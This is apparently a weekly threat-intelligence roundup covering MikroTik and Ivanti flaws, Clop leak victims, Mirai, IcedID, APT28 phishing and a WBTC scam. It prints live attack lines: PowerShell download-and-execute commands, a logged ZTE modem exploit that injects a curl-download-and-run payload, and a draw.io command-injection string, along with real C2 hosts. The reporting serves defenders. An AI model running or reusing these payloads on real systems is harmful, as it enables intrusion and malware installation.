Threat Intel Roundup: Mikrotik, ICS, Mirai, IcedID

Week in Overview[24July-30 July]

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

$2.54M Worth of WBTC Lost: A recent cryptocurrency scam resulted in the loss of approximately $2.54 million worth of Wrapped Bitcoin (WBTC). Further details about the scam, including the method used to deceive victims and the address of the transaction, have not been provided.

RCE Exploit Attempt Targeting ZTEUSA 4G Modems: An attempted Remote Code Execution (RCE) exploit has been observed, specifically targeting ZTEUSA 4G modems. The attack aims to exploit a vulnerability in the modem's software to execute arbitrary code remotely. However, specific details about the exploit's technicalities, its impact, or the attacker's intentions have not been disclosed.

Spreading of Mirai Botnet: The infamous Mirai botnet has resurfaced and is spreading through various channels. However, the specific methods used for propagation, targeted devices, and the extent of the botnet's spread have not been detailed in the provided information.

PDF Malware: A PDF malware attack has been detected, but no additional information about the specifics of the attack, such as its payload, delivery method, or the targeted victims, has been provided.

IcedID "3297324279": IcedID is a banking Trojan that has been observed with the identifier "3297324279." However, details regarding its distribution method, impact, or targeted financial institutions are not mentioned in the provided information.

Remote Unauthenticated API Access Vulnerability in Ivanti Endpoint Manager Mobile (EPMM): Ivanti Endpoint Manager Mobile (EPMM) has a critical vulnerability (CVE-2023-35078) that allows unauthorized, remote actors to potentially access users' personally identifiable information and make limited changes to the server. However, the specific technical details of the vulnerability and its potential consequences have not been elaborated in the provided information.

MikroTik RouterOS Hardware Vulnerability: MikroTik RouterOS hardware is affected by a critical vulnerability (CVE-2023-30799). Exploitation of this vulnerability could lead to remote code execution and unauthorized access. However, specific technical details and the impact of the vulnerability have not been detailed in the provided information.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- **Mirai Botnet**
- **Cl0p Ransomware Gang**
- **Mikrotik RouterOS**
- **Draw.io RCE**
- **$2.54M Worth of WBTC Lost**

🚨 Vulnerability of the Week

Mikrotik

CVE-2023-30799

A critical security vulnerability, identified as CVE-2023-30799, has been discovered in MikroTik RouterOS hardware, raising significant concerns about the security of these devices. This vulnerability poses a serious risk to users of MikroTik routers, potentially leading to unauthorized access, data breaches, and network compromises. As the vulnerability came to light, the cybersecurity community has revisited its impact and potential consequences to ensure users are informed and can take appropriate action.

CVE-2023-30799 Vulnerability Overview:


The CVE-2023-30799 vulnerability is a security flaw in the MikroTik RouterOS hardware. This vulnerability allows attackers to exploit a weakness in the router's firmware, potentially leading to remote code execution (RCE) and unauthorized access to the affected device.
Impact of the Vulnerability:

If successfully exploited, the CVE-2023-30799 vulnerability can have severe consequences for both individual users and organizations using MikroTik RouterOS hardware. The potential impact includes:


1. **Unauthorized Access:** Attackers can gain unauthorized access to the router, compromising its configuration, security settings, and potentially the entire network.
2. **Data Breach:** The vulnerability may allow attackers to exfiltrate sensitive data passing through the router, leading to data breaches and exposing confidential information.
3. **Network Manipulation:** Exploitation of the vulnerability can enable attackers to manipulate network traffic, redirecting it to malicious destinations or carrying out other malicious activities.

The CVE-2023-30799 vulnerability has raised alarm bells within the cybersecurity community, prompting security researchers and device users to reevaluate their security postures and update their MikroTik RouterOS devices promptly. The issue's revisiting underscores the ongoing importance of firmware updates and prompt action against known vulnerabilities.

⛳ Leakage Insight



UPDATES
ARVATO.COM SOME SECRET INFORMATION FILES PUBLISHED
SCCU.COM SOME SECRET INFORMATION FILES PUBLISHED
AGILYSYS.COM SOME SECRET INFORMATION FILES PUBLISHED
KALEAERO.COM SOME SECRET INFORMATION FILES PUBLISHED
CONSOLENERGY.COM SOME SECRET INFORMATION FILES PUBLISHED
RADIUSGS.COM SOME SECRET INFORMATION FILES PUBLISHED
CLEARESULT.COM SOME SECRET INFORMATION FILES PUBLISHED
HONEYWELL.COM SOME SECRET INFORMATION FILES PUBLISHED
TGIDIRECT.COM SOME SECRET INFORMATION FILES PUBLISHED
NASCO.COM SOME SECRET INFORMATION FILES PUBLISHED
JACKENTERTAINMENT.COM SOME SECRET INFORMATION FILES PUBLISHED
AMCTHEATRES.COM SOME SECRET INFORMATION FILES PUBLISHED
SLB.COM SOME SECRET INFORMATION FILES PUBLISHED
GRIPA.ORG SOME SECRET INFORMATION FILES PUBLISHED
MOTHERSON.COM SOME SECRET INFORMATION FILES PUBLISHED
ASPENTECH.COM SOME SECRET INFORMATION FILES PUBLISHED
DISCOVERY.COM SOME SECRET INFORMATION FILES PUBLISHED
ROCHESTER.EDU SOME SECRET INFORMATION FILES PUBLISHED
YAKULT.COM.PH SOME SECRET INFORMATION FILES PUBLISHED



UPDATES
ARVATO.COM SOME SECRET INFORMATION FILES PUBLISHED
SCCU.COM SOME SECRET INFORMATION FILES PUBLISHED
AGILYSYS.COM SOME SECRET INFORMATION FILES PUBLISHED
KALEAERO.COM SOME SECRET INFORMATION FILES PUBLISHED
CONSOLENERGY.COM SOME SECRET INFORMATION FILES PUBLISHED
RADIUSGS.COM SOME SECRET INFORMATION FILES PUBLISHED
CLEARESULT.COM SOME SECRET INFORMATION FILES PUBLISHED
HONEYWELL.COM SOME SECRET INFORMATION FILES PUBLISHED
TGIDIRECT.COM SOME SECRET INFORMATION FILES PUBLISHED
NASCO.COM SOME SECRET INFORMATION FILES PUBLISHED
JACKENTERTAINMENT.COM SOME SECRET INFORMATION FILES PUBLISHED
AMCTHEATRES.COM SOME SECRET INFORMATION FILES PUBLISHED
SLB.COM SOME SECRET INFORMATION FILES PUBLISHED
GRIPA.ORG SOME SECRET INFORMATION FILES PUBLISHED
MOTHERSON.COM SOME SECRET INFORMATION FILES PUBLISHED
ASPENTECH.COM SOME SECRET INFORMATION FILES PUBLISHED

Clop Ransomware posts data on 56 including Johns Hopkins University, Honeywell and TomTom.

In a recent cybersecurity incident, the notorious Clop ransomware group has targeted and successfully infiltrated the systems of 56 high-profile entities. Among the victims are prestigious organizations such as Johns Hopkins University, Honeywell, and TomTom. The attack has resulted in sensitive data being exfiltrated from these institutions, potentially leading to severe consequences for the affected parties.


Clop Ransomware Group:

The Clop ransomware group is well-known for its highly sophisticated and aggressive tactics. It uses advanced techniques to breach network defenses and encrypt data, rendering victims' systems inaccessible until a ransom is paid. In addition to encryption, the group has increasingly adopted data exfiltration tactics, stealing sensitive information from targeted organizations and threatening to publicly leak it if the ransom demands are not met.

Insights on the Data Leakage:

1. **Johns Hopkins University:** As a globally renowned institution at the forefront of research and healthcare, Johns Hopkins University's involvement in the data leak has raised concerns. The stolen data may include sensitive research findings, personal information of staff and students, and potentially valuable intellectual property.
2. **Honeywell:** As a leading multinational conglomerate involved in aerospace, engineering, and advanced technologies, Honeywell's data leak has implications for the defense and industrial sectors. Intellectual property, proprietary technology, and sensitive corporate information may have been compromised.
3. **TomTom:** TomTom, a major player in the navigation technology industry, may have had valuable location-based data and sensitive corporate information stolen. This data could be misused in various ways, including for industrial espionage.

Malware Distribution Sites



IOC ID:	1140752
IOC:	2.59.255.135:38241
IOC Type ⓘ:	ip:port
Threat Type ⓘ:	botnet_cc
Malware:	Mirai
Malware alias:	Katana
Confidence Level ⓘ:	Confidence level is elevated (75%)
First seen:	2023-07-27 11:53:10 UTC
Last seen:	never
UUID:	28f1976e-2c74-11ee-98a3-42010aa4000a
Reporter ⓘ	abuse_ch
Reward ⓘ	5 credits from **ThreatFox**
Tags:	Mirai
Reference:	https://urlhaus.abuse.ch/host/chatgenie.co.uk/

https://twitter.com/abuse_ch/status/1684533317796868097

In recent times, the notorious Mirai botnet has resurfaced and is spreading through various channels, posing a significant threat to internet-connected devices. Mirai is a malware that targets Internet of Things (IoT) devices with weak security measures and then recruits them into a massive network of compromised devices, creating a powerful botnet for carrying out DDoS (Distributed Denial of Service) attacks and other malicious activities.

Payload URLs:
The malicious payload URLs linked to the recent Mirai spread can be found at https://urlhaus.abuse.ch/host/chatgenie.co.uk/.

Cybersecurity experts have identified this URL as a source of the Mirai botnet propagation.

Mirai Botnet Command and Control (C2):
The Mirai botnet's command and control (C2) infrastructure, which orchestrates the compromised devices, has been discovered at https://threatfox.abuse.ch/ioc/1140752/. This C2 server is responsible for managing and issuing commands to the compromised botnet devices.

Known Bad IP Address Range - 2.59.255.0/24:
One of the known bad IP address ranges used by the Mirai botnet is 2.59.255.0/24. This range is associated with the identifier "sukhoi-su-57." According to Spamhaus, a reputable organization that tracks and lists known malicious IPs, this IP range is blacklisted as it has been involved in malicious activities, and routing or peering with it should be avoided.

Spamhaus SBL Listing: For more information about the blacklisting and malicious activities related to the IP range 2.59.255.0/24, you can refer to the following link provided by Spamhaus: https://spamhaus.org/sbl/query/SBL622500.


The resurgence of the Mirai botnet highlights the ongoing challenges in securing IoT devices. Cybercriminals continue to exploit vulnerabilities in these devices, leveraging weak passwords and outdated software to gain control and use them as tools for various nefarious purposes. As the Mirai botnet has proven to be highly disruptive in the past, it is essential for individuals, manufacturers, and organizations to take proactive measures to protect their IoT devices from becoming part of such botnets.

Proxylife

The IcedID malware, identified as "3297324279," has recently emerged as a significant threat in the cybersecurity landscape. Cybercriminals are using PDF files as a vector to deliver this malicious payload to unsuspecting victims. The malware's infection chain involves a series of steps, starting from an email attachment and leading to the execution of a harmful executable file.

File Name and Infection Chain: The malicious PDF file has been detected with the name "scan_doc_07-26.pdf." Upon opening the email attachment, recipients unknowingly initiate the infection chain, exposing their system to the IcedID malware.

1. Email: The IcedID malware distribution campaign begins with the attackers sending out emails containing the infected PDF file as an attachment. Unsuspecting users who open this PDF file are at risk of infection.
2. PDF File: The malicious PDF file contains embedded links that redirect the victim to a compromised website hosting the next stage of the attack.
3. URL: The embedded URL within the PDF directs the user to a compromised website. Here, the victim is subjected to a redirection chain that leads to the next stage of the attack.
4. Keitaro Redirect: Keitaro is a popular URL shortener and redirect service used by attackers to obfuscate the final malicious payload's location.
5. Zip Archive: The victim is redirected to a zip archive containing the payload.
6. Password Protection: To further evade detection, the zip archive is password-protected to prevent easy analysis by security software.
7. Executable (exe) File: Once the victim extracts the contents of the zip archive and enters the correct password, the executable file (exe) is unleashed on the system. This file contains the IcedID malware.


scan_doc_07-26.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools scan_doc_07-26.pdf ×
1 / 1
105%
Azure
Open

INVOICE UNPAID 07-11-2023

This document is digitally signed by
Microsoft Azure Cloud

To view the document, click on the "Open" button

PASSWORD DOCUMENT: 524


https://twitter.com/k3dg3/status/1684221554043781129

Command and Control (C2): The malware communicates with its Command and Control (C2) server located at "vrondafarih.com." This server acts as the central hub through which the attackers can send commands to the infected machines and exfiltrate stolen data.

Sample of the Malware: For researchers and security analysts, a sample of the IcedID malware associated with this campaign can be found at the following link: https://bazaar.abuse.ch/sample/fb1484a7ccc41e954702a9bb1deb647125403a6096afb767dd8d7fbad9d13703/

IcedID is a highly sophisticated banking Trojan known for its capability to harvest sensitive information, such as login credentials and financial data. It can also act as a backdoor, allowing attackers to gain unauthorized access to the infected system and carry out further malicious activities.

TTP Analysis



```
cmd /C "net view"
cmd /C "nslookup 127.0.0.1"
cmd /C "tasklist.exe /SVC"
cmd /C "driverquery.exe"
cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s"
cmd /C "nltest /domain_trusts"
cmd /C "nltest /domain_trusts /all_trusts"
cmd /C "net view /all /domain"
cmd /C "net config workstation"
cmd /C "net view /all"
cmd /C "net use"

cmd.exe /c start C:\Users\Admin\ProcessFolder.lnk -ep unrestricted -file C:\Users\<user>\ToolAbout.ps1"

HKCU\Software\AppDataLow\Software\Microsoft\<GUID>\<random keyword>

cmd /k nltest /domain_trusts
cmd /k nltest /dclist
cmd /k whoami /groups
cmd /k net use
cmd /k arp -a
cmd /k tasklist
cmd /k ping 8.8.8.8

powershell.exe -nop -ep bypass -enc aQBlAHB...<REDACTED>
iex (New-Object System.Net.WebClient).DownloadString('https://173-44-141-47.nip.io/edd30e')
powershell.exe" -nop -w hidden -c " IEX ((new-object net.webclient).downloadstring('http://152.89.198.29:80/ASkalL'))"

cmd.exe /C nslookup <DomainController>
cmd.exe /C systeminfo
cmd.exe /C whoami /all
cmd.exe /C ping <DomainController>
cmd.exe /C whoami/all
cmd.exe /C whoami /all
cmd.exe /C net group "Domain Admins" /Domain

cmd.exe /C systeminfo
cmd.exe /C nltest /dclist: domain.local
cmd.exe /C nltest /domain_trusts
cmd.exe /C ipconfig /all
cmd.exe /C ping <DomainController>
```

https://cert.gov.ua/article/5105791

The Advanced Persistent Threat (APT) group known as APT28 (also called Fancy Bear or Sofacy) has been actively conducting sophisticated phishing attacks to obtain authentication data for public mail services. The Ukrainian Computer Emergency Response Team (CERT-UA) has issued a detailed report, labeled CERT-UA#6975, providing crucial insights into the modus operandi of these attackers and the potential risks posed to organizations and individuals. This article aims to shed light on the alarming tactics employed by APT28 and the steps needed to counter such threats.

APT28 Phishing Attacks Overview:

APT28, a highly sophisticated and state-sponsored cyber-espionage group, is notorious for its persistent and targeted attacks on various entities worldwide. Their primary objective is to compromise networks and steal sensitive information for intelligence gathering and other malicious purposes.


The recent wave of phishing attacks, referred to as UAC-0028, focuses on obtaining authentication data from public mail services. Public mail services are widely used, making them an attractive target for APT28, as compromised accounts can grant the attackers access to a wealth of sensitive information.

Phishing Tactics:

The APT28 phishing attacks employ several deceptive tactics to lure victims into divulging their authentication credentials:

1. **Spear Phishing:** The attackers conduct spear-phishing campaigns tailored to specific targets, such as high-profile individuals, government officials, or employees of critical infrastructure organizations.
2. **Email Spoofing:** They use sophisticated email spoofing techniques to make phishing emails appear legitimate, often impersonating trusted entities or well-known organizations.
3. **Malicious Links and Attachments:** Phishing emails contain malicious links or attachments, leading victims to fake login pages or deploying malware to harvest credentials.
4. **Social Engineering:** The attackers leverage social engineering techniques to manipulate victims into providing sensitive information, exploiting trust and urgency in the messages.

Scam Contract



17793286 2222 Block Confirmations

7 hrs 28 mins ago (Jul-28-2023 06:18:23 PM +UTC) | Confirmed within 2 secs

ion: Transfer 86.80868598 WBTC To 0x9d9008...932dF8E2

0x727Fe2623E62970E7D11f0625432747a25e57904

To): 0x000000000022D473030F116dDEE9F6B43aC78BA3 (Uniswap Protocol: Permit2)

ransferred: From 0xc5F213...152c3B91 To 0x9d9008...932dF8E2 For 86.80868598 ($2,543,668.12) Wrapped BTC... (WBTC...)

0 ETH ($0.00)

0.002567738165953681 ETH $4.82

41.594255357 Gwei (0.000000041594255357 ETH)

Scam Sniffer Thread

In a recent crypto scam that unfolded just seven hours ago, an unfortunate individual has reportedly lost approximately $2.54 million worth of Wrapped Bitcoin (WBTC) through a phishing attack targeting Uniswap Permit2 users. The incident has raised concerns within the cryptocurrency community and served as a stark reminder of the risks associated with digital asset transactions.

The scam involved a deceptive tactic that exploited the Uniswap Permit2 protocol, allowing the attackers to trick users into revealing sensitive information or granting access to their funds unknowingly. The victim, whose identity remains undisclosed, appears to have fallen victim to this phishing attack, leading to the substantial loss of their WBTC holdings.


While the specific details of the attack have not been officially disclosed, it is likely that the victim received a fraudulent message or link appearing to be from Uniswap or a related service. These messages often request private keys, seed phrases, or other confidential data, enabling the attackers to gain unauthorized access to the user's cryptocurrency wallet.

As the cryptocurrency market continues to experience unprecedented growth and attention, scams and fraudulent activities have become more prevalent. The perpetrators behind such attacks take advantage of the decentralized nature of cryptocurrencies and the lack of central oversight, making it challenging to trace and recover stolen funds.

To protect themselves from falling prey to similar scams, crypto enthusiasts and investors must exercise utmost caution and adhere to essential security measures. Some of the best practices include:

1. Stay Informed: Stay updated about the latest phishing and scam trends in the cryptocurrency community through reputable sources.
2. Double-Check URLs: Always verify the authenticity of websites, emails, or messages before providing any sensitive information. Genuine URLs often have a secure connection (HTTPS) and have correct spellings.
3. Avoid Clicking Suspicious Links: Refrain from clicking on links sent via email or messages, especially from unknown sources.
4. Use Hardware Wallets: Consider using hardware wallets, which provide an additional layer of security by storing private keys offline.
5. Enable Two-Factor Authentication (2FA): Enable 2FA whenever possible to add an extra layer of protection to your accounts.
6. Never Share Private Keys or Seed Phrases: Never disclose private keys, seed phrases, or any confidential information to anyone, no matter how trustworthy they may seem.

📝 Opendir



```
2023-07-26 15:34:55 UTC
Source IP: 45.88.90.151
POST /goform/goform_set_cmd_process

User-Agent: Go-http-client/1.1
POST Body: {"goformId":"WATCH_DOG_SWITCH","net_link_detect_enable":1,"net_link_detect_url":";curl
http://chatgenie.co.uk/bins/mips --output /tmp/hitana;chmod +x /tmp/hitana;/tmp/hitana zte","AD":"","isTest":false}
POST Data: {"goformId":"WATCH_DOG_SWITCH","net_link_detect_enable":1,"net_link_detect_url":";curl
http://chatgenie.co.uk/bins/mips --output /tmp/hitana;chmod +x /tmp/hitana;/tmp/hitana zte","AD":"","isTest":false}
```

@sicehice RCE Exploit Attempt

On July 26, 2023, at 15:34:55 UTC, a Remote Code Execution (RCE) exploit attempt was observed targeting ZTEUSA's 4G modems. The incident has raised concerns among cybersecurity experts due to the potential risks it poses to the security and privacy of modem users.

The attempted attack originated from the IP address 45.88.90.151 and involved sending a POST request to the endpoint "/goform/goform_set_cmd_process." The specific details of the RCE exploit have not been disclosed publicly to prevent further exploitation; however, the incident highlights the ongoing challenges in securing internet-connected devices such as modems.

IOCs (Indicators of Compromise):


- MD5 Hash: d5ca5517a3d04c29575b6933e87c91d6
- Domain: chatgenie.co.uk
  - IP Address: 2.59.255.135
  - URL: hxxp://chatgenie[.]co[.]uk/bins/mips

The provided IOCs can serve as essential information for network administrators and security teams to detect and block potential malicious activity related to this particular exploit attempt.

RCE vulnerabilities can be especially dangerous as they allow attackers to execute arbitrary code on the targeted device remotely. In this case, ZTEUSA's 4G modems were the focus of the attack, potentially putting users' sensitive data and network infrastructure at risk.

As a precautionary measure, ZTEUSA and other modem manufacturers are urged to investigate and address any potential vulnerabilities in their devices. This includes promptly releasing firmware updates and patches to fix identified security flaws and protect their users from potential exploitation.

1Day



a&&powershell -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACcAQwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAGMAYQBsAGMALgBlAHg--

POC RCE
SAVE DRAFT IPC

Move me and save pls

https://twitter.com/search?q=drawio&src=typed_query


A severe security flaw has been uncovered in draw.io Desktop, posing a significant risk to users of the popular diagramming and charting application. This 1-day vulnerability allows an attacker to execute arbitrary code remotely, potentially compromising the security and integrity of systems where the application is installed. The discovery of this vulnerability highlights the importance of timely updates and diligent security practices to mitigate potential risks.

The vulnerability was identified as a Remote Code Execution (RCE) flaw in draw.io Desktop. Remote Code Execution refers to the ability of an attacker to execute malicious code on a target system remotely, without requiring any prior authentication or user interaction. In the context of draw.io Desktop, this flaw allows an attacker to exploit a security weakness and execute arbitrary code, potentially gaining unauthorized access to the system.

